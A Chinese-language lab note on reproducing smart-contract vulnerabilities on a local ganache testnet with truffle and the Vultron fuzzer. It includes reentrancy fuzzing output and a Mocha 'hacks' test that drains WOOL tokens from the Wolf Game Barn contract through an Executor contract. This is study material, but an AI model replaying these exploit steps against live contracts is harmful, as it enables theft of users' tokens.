区块链漏洞复现过程

1.部署测试网

工具：ganache-cli，truffle

命令：`ganache-cli -h IP_Address -p 端口`

经过测试，此命令不会报错：`ganache-cli -h 127.0.0.1 -p 8546 --gasLimit=0x1fffffffffffff --allowUnlimitedContractSize -e 1000000000`

会设置十个账户，每个账户100Eth

从主网分叉（复制主网的状态与合约）：

- 用ganache-cli生成一个当前以太网的主网分叉

  `ganache-cli --fork Node_url`

ganache 以太坊节点仿真器软件ganache的命令行版本，可以方便开发者快速进行以太坊DApp的开发与测试。

启动选项

- -a 或 –accounts： 指定启动时要创建的测试账户数量。
- -e 或 –defaultBalanceEther： 分配给每个测试账户的ether数量，默认值为100。
- -b 或r –blockTime： 指定自动挖矿的blockTime，以秒为单位。默认值为0，表示不进行自动挖矿。
- -d 或 –deterministic： 基于预定的助记词（`mnemonic`）生成固定的测试账户地址。
- -n 或 –secure： 默认锁定所有测试账户，有利于进行第三方交易签名。
- -m 或 –mnemonic： 用于生成测试账户地址的助记词。
- -p 或 –port： 设置监听端口，默认值为8545。
- -h 或 –hostname： 设置监听主机，默认值同NodeJS的`server.listen()`。
- -s 或 –seed： 设置生成助记词的种子。.
- -g 或 –gasPrice： 设定Gas价格，默认值为20000000000。
- -l 或 –gasLimit： 设定Gas上限，默认值为90000。
- -f 或 –fork： 从一个运行中的以太坊节点客户端软件的指定区块分叉。输入值应当是该节点的HTTP地址和端口，例如`http://localhost:8545`。 可选使用@标记来指定具体区块，例如：`http://localhost:8545@1599200`。
- -i 或 –networkId：指定网络id。默认值为当前时间，或使用所分叉链的网络id。
- –db： 设置保存链数据的目录。如果该路径中已经有链数据，ganache-cli将用它初始化链而不是重新创建。
- –debug：输出VM操作码，用于调试。
- –mem：输出ganache-cli内存使用统计信息，这将替代标准的输出信息。
- –noVMErrorsOnRPCResponse：不把失败的交易作为RCP错误发送。开启这个标志使错误报告方式兼容其他的节点客户端，例如geth和Parity。

2.部署合约

需要完成的文件：sol文件的编写，2_deploy_migration.js部署文件的编写（比如多个合约的先后部署顺序，交易数额大小等）

- `truffle init`：创建项目，包含子目录三个contracts（用于编写合约），migrations（部署文件），test（单元测试）；包含文件一个truffle-config.js（项目配置）
- `truffle compile`：在contracts目录下完成合约的编写后执行这个命令，然后在build/contract目录下出现编译成功的对应的json文件
- `truffle migrate`：在migrations目录下编写好部署文件后执行这个命令，然后命令行会出现部署情况
- 使用命令 `truffle migrate --reset --network SCFuzzer`，指定网络（在truffle.js中配置），此命令和代替第2、3个命令


```
const WOOL = artifacts.require("WOOL");
//const 声明一个常量，在后续的代码中不能对常量进行修改；
//var声明变量，作用域在该语句所在函数内；
//let声明变量，作用域在该语句所在的代码块内；
//artifacts.require（）告诉 Truffle 我们想要与哪些合约进行交互

const Barn = artifacts.require("Barn");
const Woolf = artifacts.require("Woolf");
const Traits = artifacts.require("Traits");
const Executor = artifacts.require("Executor");

module.exports = async function (deployer) {
//在模块中对外输出变量，所有迁移都必须通过module.exports语法导出函数
//每次迁移导出的函数都应该接收deployer对象作为其第一个参数
//async function 关键字用来在表达式中定义异步函数
//加入async后调用函数，返回promise

  await deployer.deploy(WOOL);
  //await只在异步函数里起作用，可以放在任何异步、基于promise的函数前
  //它会暂停代码在该行上，直到promise完成，然后返回结果值。
  //deployer.deploy语句将合约部署到区块链上

  const wool = await WOOL.deployed();
  //当deployer.deploy解决时，.deployed()作为回调函数执行，contract.deployed函数将返回一个promise，将在部署合约后获取实例，或是在部署被拒绝时生成一个错误

  await deployer.deploy(Traits);

  await deployer.deploy(Woolf, wool.address, Traits.address, 50000);
  // Deploy a single contract with constructor arguments
  //deployer.deploy(A, arg1, arg2, ..., options);
  //A 合约；args 合约构造函数参数；options 部署选项，true/false，false：如果已经部署了合约A，那么就不再部署。

  //Deploy multiple contracts, some with arguments and some without
  //This is quicker than writing three `deployer.deploy()` statements as the deployer
  //deployer.deploy([
  //  [A, arg1, arg2, ...],
  //  B,
  //  [C, arg1]
  //]);

  //await deployer.deploy(Woolf, wool.address, Traits.address, 50000);
  //Woolf.sol:
  //constructor(address _wool, address _traits, uint256 _maxTokens) ERC721("Wolf Game", 'WGAME') {}

  const woolf = await Woolf.deployed();
  await deployer.deploy(Barn, woolf.address, wool.address);
  const barn = await Barn.deployed();
  await deployer.deploy(Executor, woolf.address, barn.address);

  await woolf.setBarn(barn.address);
  //setBarn() Woolf.sol中的函数，参数address _barn
  //部署后调用，以便合约可以随机获得狼盗贼

  const traits = await Traits.deployed();
  await traits.setWoolf(woolf.address);

  await Promise.all(
  //Promise.all 方法接收一个promise的iterable类型的输入，并且只返回一个promise实例

    [...new Array(17)].map(async (_, i) => {
    //[...new Array(17)] 创建长度为17的数组：> Array [undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined, undefined]
    //箭头函数=>
    //基础语法：
    //(param1, param2, …, paramN) => { statements }
    //(param1, param2, …, paramN) => expression
    //举例：
    //var elements = [
    //  'Hydrogen'.
    //  'Helium'
    //  'Lithium'
    //  'Beryllium'
    //]
    //elements.map((element) => {
    //  return element.length;
    //});
    //result：[8, 6, 7, 9]
      const ids = [...new Array(28)].map((_, i) => [i]);
      //console.log([...new Array(28)].map((_, i) => [i]));
      //> Array [Array [0], Array [1], Array [2], Array [3], Array [4], Array [5], Array [6], Array [7], Array [8], Array [9], Array [10], Array [11], Array [12], Array [13], Array [14], Array [15], Array [16], Array [17], Array [18], Array [19], Array [20], Array [21], Array [22], Array [23], Array [24], Array [25], Array [26], Array [27]]

      const ts = [...new Array(28)].map((_, i) => ({
        name: "None" + i,
        png: "1",
      }));
      //console.log([...new Array(28)].map((_, i) => ({
      //  name: "None" + i,
      //  png: "1",
      //})));
      //> Array [Object { name: "None0", png: "1" }, Object { name: "None1", png: "1" }, Object { name: "None2", png: "1" }, Object { name: "None3", png: "1" }, Object { name: "None4", png: "1" }, Object { name: "None5", png: "1" }, Object { name: "None6", png: "1" }, Object { name: "None7", png: "1" }, Object { name: "None8", png: "1" }, Object { name: "None9", png: "1" }, Object { name: "None10", png: "1" }, Object { name: "None11", png: "1" }, Object { name: "None12", png: "1" }, Object { name: "None13", png: "1" }, Object { name: "None14", png: "1" }, Object { name: "None15", png: "1" }, Object { name: "None16", png: "1" }, Object { name: "None17", png: "1" }, Object { name: "None18", png: "1" }, Object { name: "None19", png: "1" }, Object { name: "None20", png: "1" }, Object { name: "None21", png: "1" }, Object { name: "None22", png: "1" }, Object { name: "None23", png: "1" }, Object { name: "None24", png: "1" }, Object { name: "None25", png: "1" }, Object { name: "None26", png: "1" }, Object { name: "None27", png: "1" }]

      await traits.uploadTraits(i + 1, ids, ts);
      //Traits.sol uploadTraits函数，参数uint8 traitType，uint8[] calldata traitIds，Trait[] calldata traits：（traitType上传特征的特征类型，traitIds，traits每个特征的名称和base64编码的PNG）
      //管理上传与每个特征相关的名称和图像
    })
  );

  await wool.addController(barn.address);
  //Wool.sol addController函数，参数address controller
  //启用一个地址铸造/燃烧，controller 要启用的地址
};

```

3.使用vultron


- `node server.js`：会出现前端界面，加载目标、攻击合约sol文件，目标、攻击合约编译后的json文件

4.理解vultron输出


攻击流程：



deploy:



```
Deploying 'Reentrance'
----------------------
> transaction hash:    0x715c364d7a2e43dd207ec1cdb5c6f837f2600f8770c21cc484fee41ff4e525b5
> Blocks: 0            Seconds: 0
> contract address:    0x32472E8CD6D9f9c05CAe96bf76FE184DB7bfED90
> block number:        3
> block timestamp:     1639651156
> account:             0x39DF602463aD5c28F0EeFD6496bdFA15afCf51a1
> balance:             999999999.98992312
> gas used:            222902 (0x366b6)
> gas price:           20 gwei
> value sent:          0 ETH
> total cost:          0.00445804 ETH
```



```
   Deploying 'ReentranceAttack'
   ----------------------------
   > transaction hash:    0x315a4875e7fa99d3eecfed262881b775faaad7bffd7db805580d270981a6c7af
   > Blocks: 0            Seconds: 0
   > contract address:    0xF57dd3653E61768959934eC7680CF6DbFD727384
   > block number:        4
   > block timestamp:     1639651157
   > account:             0x39DF602463aD5c28F0EeFD6496bdFA15afCf51a1
   > balance:             999989999.9848483
   > gas used:            253741 (0x3df2d)
   > gas price:           20 gwei
   > value sent:          10000 ETH
   > total cost:          10000.00507482 ETH


   > Saving migration to chain.
   > Saving artifacts
   -------------------------------------
   > Total cost:      10000.00953286 ETH


Summary
=======
> Total deployments:   3
> Final cost:          10000.01430474 ETH
```


target_contract_Addr: 0x32472E8CD6D9f9c05CAe96bf76FE184DB7bfED90

target_account: 0x39DF602463aD5c28F0EeFD6496bdFA15afCf51a1


Attack_contract_Addr: 0xF57dd3653E61768959934eC7680CF6DbFD727384

Attack_account: 0x39DF602463aD5c28F0EeFD6496bdFA15afCf51a1 executed sequence1: #withdraw#donate#attack

Account0->Attack_contract_Addr




```
executed sequence:
#withdraw#donate#attack
{
  from: '0x39DF602463aD5c28F0EeFD6496bdFA15afCf51a1',
  to: '0xF57dd3653E61768959934eC7680CF6DbFD727384',
  abi: {
    constant: false,
    inputs: [],
    name: 'withdraw',
    outputs: [],
    payable: false,
    stateMutability: 'nonpayable',
    type: 'function',
    signature: '0x3ccfd60b'
  },
  gas: '0x1dcd65000',
  param: []
}
target balance ether/booking before:0###0
target after: 0###0
attack ether balance after-before:0###10000000000000000000000
attack booking balance before - after: 0###0
```




```
Transaction: 0x9bf74c012fc61f129c0d2b4ad82b20213004a76d84c914e8203c1a1622d77f0a
Gas usage: 29405
Block Number: 6
Block Time: Thu Dec 16 2021 20:24:32 GMT+0800 (GMT+08:00)
```

executed sequence2: #donate#withdraw#withdraw

Account0->target_account




```
executed sequence:
#donate#withdraw#withdraw
{
  from: '0x39DF602463aD5c28F0EeFD6496bdFA15afCf51a1',
  to: '0x32472E8CD6D9f9c05CAe96bf76FE184DB7bfED90',
  abi: {
    constant: false,
    inputs: [ [Object] ],
    name: 'donate',
    outputs: [],
    payable: true,
    stateMutability: 'payable',
    type: 'function',
    signature: '0x00362a95'
  },
  gas: '0x1dcd65000',
  param: [ '0xF57dd3653E61768959934eC7680CF6DbFD727384' ]
}
target balance ether/booking before:0###0
target after: 0###0
attack ether balance after-before:0###0
attack booking balance before - after: 0###0
```




```
Transaction: 0x2cc236164d49ab0d400b3d41e335558dac6558eaf544865c23b5eb53e41e83af
Gas usage: 23315
Block Number: 7
Block Time: Thu Dec 16 2021 20:29:02 GMT+0800 (GMT+08:00)
```

executed sequence3: #donate#attack

Account0->target_account



```
executed sequence:
#donate#attack
{
  from: '0x39DF602463aD5c28F0EeFD6496bdFA15afCf51a1',
  to: '0x32472E8CD6D9f9c05CAe96bf76FE184DB7bfED90',
  abi: {
    constant: false,
    inputs: [ [Object] ],
    name: 'donate',
    outputs: [],
    payable: true,
    stateMutability: 'payable',
    type: 'function',
    signature: '0x00362a95'
  },
  gas: '0x1dcd65000',
  param: [ '0xF57dd3653E61768959934eC7680CF6DbFD727384' ]
}
target balance ether/booking before:0###0
target after: 0###0
attack ether balance after-before:0###0
attack booking balance before - after: 0###0
```



```
Transaction: 0xb71697f2a8ebe018cf8501616b43866a5fa4966baec6a4c180ae2a35a9bf9d1e
Gas usage: 23315
Block Number: 8
Block Time: Thu Dec 16 2021 20:32:02 GMT+0800 (GMT+08:00)
```

5.根据输出复现漏洞

JavaScript测试

使用Mocha测试框架可以编写更复杂的测试

web3.js库

开发以太坊区块链应用程序：

- 智能合约开发，部署到区块链
- 网站或客户端开发，与区块链中的智能合约进行交互，读写数据

执行交互的任务：

- 以太币转账
- 读写智能合约中的数据
- 创造智能合约


Web3是一套和以太坊节点进行通信的API，如果需要基于以太坊开发去中心化应用，需要使用Web3或是ether.js来获取节点状态，账号信息，调用合约，监听合约事件等等。

测试文件写在test目录下

命令 `truffle test tests/file.js --network network`

```
const TimeTravel = require("./util/TimeTravel");
//引入文件

const WOOL = artifacts.require("./WOOL");
//选择测试合约
const Barn = artifacts.require("./Barn");
const Woolf = artifacts.require("./Woolf");
const Executor = artifacts.require("./Executor");

const timeAdvanceMillis = 49 * 3600 * 1000;
```

```

contract("ERC721Enumerable", function (accounts) {
//使用contract提供的函数

  it("hacks", async function () {
    //Mocha测试框架 it语法：it块称为测试用例，表示一个单独的测试，是测试的最小单位，第一个参数是测试用例的名称，第二个参数是一个实际执行的函数
    const woolf = await Woolf.deployed();
    const barn = await Barn.deployed();
    const wool = await WOOL.deployed();
    const executor = await Executor.deployed();

    for (let i = 0; i < 3; i++) {
      await woolf.mint(10, false, {
          //woolf.mint 铸造一个代币，90%羊，10%狼
          //参数 uint256 amount，bool stake
        from: accounts[1],
        value: (BigInt(web3.utils.toWei("0.069420", "ether")) * 10n).toString(),
      });
    }

    const sheepIds = [];
    for (let tokenId = 1; tokenId < 30; tokenId++) {
      if ((await woolf.getTokenTraits(tokenId)).isSheep) sheepIds.push(tokenId);
    }

    if (sheepIds.length < 5)
      throw new Error("Too few sheep. Run test again.");

    console.log("Normal sheep stake count", sheepIds.length - 1);
    for (const sheepId of sheepIds.slice(1)) {
      await barn.addManyToBarnAndPack(accounts[1], [sheepId], {
          //addManyToBarnAndPack 将羊和狼添加到barn和pack中
          //参数 account 抵押者的地址，tokenIds 要质押的羊和狼的ID
        from: accounts[1],
      });
    }

    const tokenId = sheepIds[0];


    await woolf.transferFrom(accounts[1], executor.address, tokenId, {
      from: accounts[1],
    });

    await executor.initializeHack(tokenId);

    await TimeTravel.advanceTimeAndBlockTo(
      Math.floor((Date.now() + timeAdvanceMillis) / 1000)
    );


    await executor.completeHack({gas: 30000000});

    console.log(
      "Balance after withdraw",
      (await wool.balanceOf(executor.address)).toString()
    );
  });
});

```



```
vkg@ubuntu:~/vultron/test-vultron$ truffle test tests/Executor.js --network SCFuzzer
Using network 'SCFuzzer'.


Compiling your contracts...
===========================
✓ Fetching solc version list from solc-bin. Attempt #1
> Everything is up to date, there is nothing to compile.



  Contract: ERC721Enumerable
Normal sheep stake count 24
Balance after withdraw 408333333333333333333320
    ✓ hacks (21794ms)


  1 passing (22s)
```

gas只够执行一次，否则需要重启客户端和部署文件

6.演示

问题：

1.Error: Number can only safely store up to 53 bits

未解决，可能降低truffle版本会有用，尝试降低版本，但是npm install 报错证书过期